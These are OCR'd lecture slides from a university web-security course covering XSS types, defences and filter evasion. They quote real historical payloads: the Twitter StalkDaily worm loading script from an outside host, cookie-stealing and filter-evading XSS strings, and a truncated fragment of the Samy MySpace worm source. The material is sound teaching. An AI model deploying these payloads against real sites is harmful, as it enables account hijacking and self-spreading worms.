
CS 5435:
Web security 3



Instructor: Tom Ristenpart

https://github.com/tomrist/cs5435-fall2024

CORNELL TECH

HOME OF THE JACOBS INSTITUTE

Some prevalent web vulnerabilities


- Cross-site request forgery (XSRF)
  - Site A uses creds for site B to do bad things
- Cross-site scripting (XSS)
  - site A sends victim client a script that abuses honest site B
- Server-side request forgery (SSRF)
  - Force a server to make unexpected requests
- Injection attacks (SQL, PHP)
  - insert malicious SQL / PHP commands into server side-logic

Cross-site scripting (XSS)

- Two basic kinds of XSS attacks:
  - Reflected (non-persistent) attacks
    - E.g.: links on malicious web pages
  - Stored (persistent) attacks
    - E.g.: user-generated content stored & presented back to users

Echoing or “Reflecting” User Input

http://naive.com/search.php?term=“CS5435”




<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>…
</body>


GET/ hello.cgi?name=Bob

<html>Welcome, dear Bob</html>

Cross-site Scripting (XSS)




Basic Pattern for Reflected XSS



Why does this not violate SOP??

Cross-site Scripting (XSS)



Where Malicious Scripts Lurk


User-created content

- Social sites, blogs, forums, wikis

When visitor loads the page, website displays the content and visitor's browser executes the script

- Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS



Attack server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User victim
Store bad stuff
Users view or download content
Server victim

Twitter Worm (2009)

Can save URL-encoded data into Twitter profile, data not escaped when profile is displayed

Result: StalkDaily XSS exploit. If view an infected profile, script infects your own profile.

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://mikeyylolz.uuuq.com/x.js"></script><script src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
 var ajaxConn = new XHConn();
    ajaxConn.connect("/status/update", "POST",
    "authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
    ajaxConn1.connect("/account/settings", "POST",
    "authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```



http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/

Stored XSS Using Images

- Suppose pic.jpg on web server contains HTML
- Request for http://site.com/pic.jpg results in


```
HTTP/1.1 200 OK
...
Content-Type: image/jpeg
<html> fooled ya </html>
```

- Some browsers will render this as HTML (despite Content-Type)
- What if an attacker uploads an “image” that is a script to a photo-sharing site?

XSS of the Third Kind (a.k.a. DOM-based XSS)

Script builds webpage DOM in the browser

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```



Works fine with this URL

http://www.example.com/welcome.html?name=Joe

What about this one?

http://www.example.com/welcome.html?
name=<script>alert(document.cookie)</script>

Defending against XSS

- Input validation (of received content)
  - Never trust client-side data
  - Only allow what you expect
  - Remove/encode special characters (harder than it sounds)
- Output filtering / encoding (of embedded content)
  - Remove/encode special characters
  - Allow only “safe” commands
- Content security policy (CSP)

Sanitizing Inputs

Any user input and client-side data must be preprocessed before it is used inside HTML

Remove / encode (X)HTML special characters

- Use a good escaping library
  - OWASP ESAPI (Enterprise Security API)
  - Microsoft's AntiXSS
- In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
  - ' becomes ' " becomes " & becomes &
- In ASP.NET, Server.HtmlEncode(string)

Evading XSS Filters

Preventing injection of scripts into HTML is hard!

- Blocking “<” and “>” is not enough
- Event handlers, stylesheets, encoded inputs (%3C), etc.
- phpBB allowed simple HTML tags like <b>

```
<b c=“>” onmouseover=“script” x=“<b ”>Hello<b>
```

Beware of filter evasion tricks (XSS Cheat Sheet)

- If filter allows quoting (of <script>, etc.), beware of malformed quoting:

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

- Long UTF-8 encoding
- Scripts are not only in <script>:

```
<iframe src=`https://bank.com/login’ onload=`steal()’>
```

MySpace Worm (1)

Samy Karkar

- Users could post HTML on their MySpace pages
- MySpace did not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but did allow tags for CSS.
  -
- But MySpace would strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace would strip out quotes
  - Convert from decimal instead: alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"

Started on Samy Kamkar's MySpace page, everybody who visited an infected page became infected and added "samy" as a friend and hero

- "samy" was adding 1,000 friends per second at peak
- 5 hours later: 1,005,831 friends

Code of the MySpace Worm

http://namb.la/popular/tech.html

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}
function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!
=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-formurlencoded');
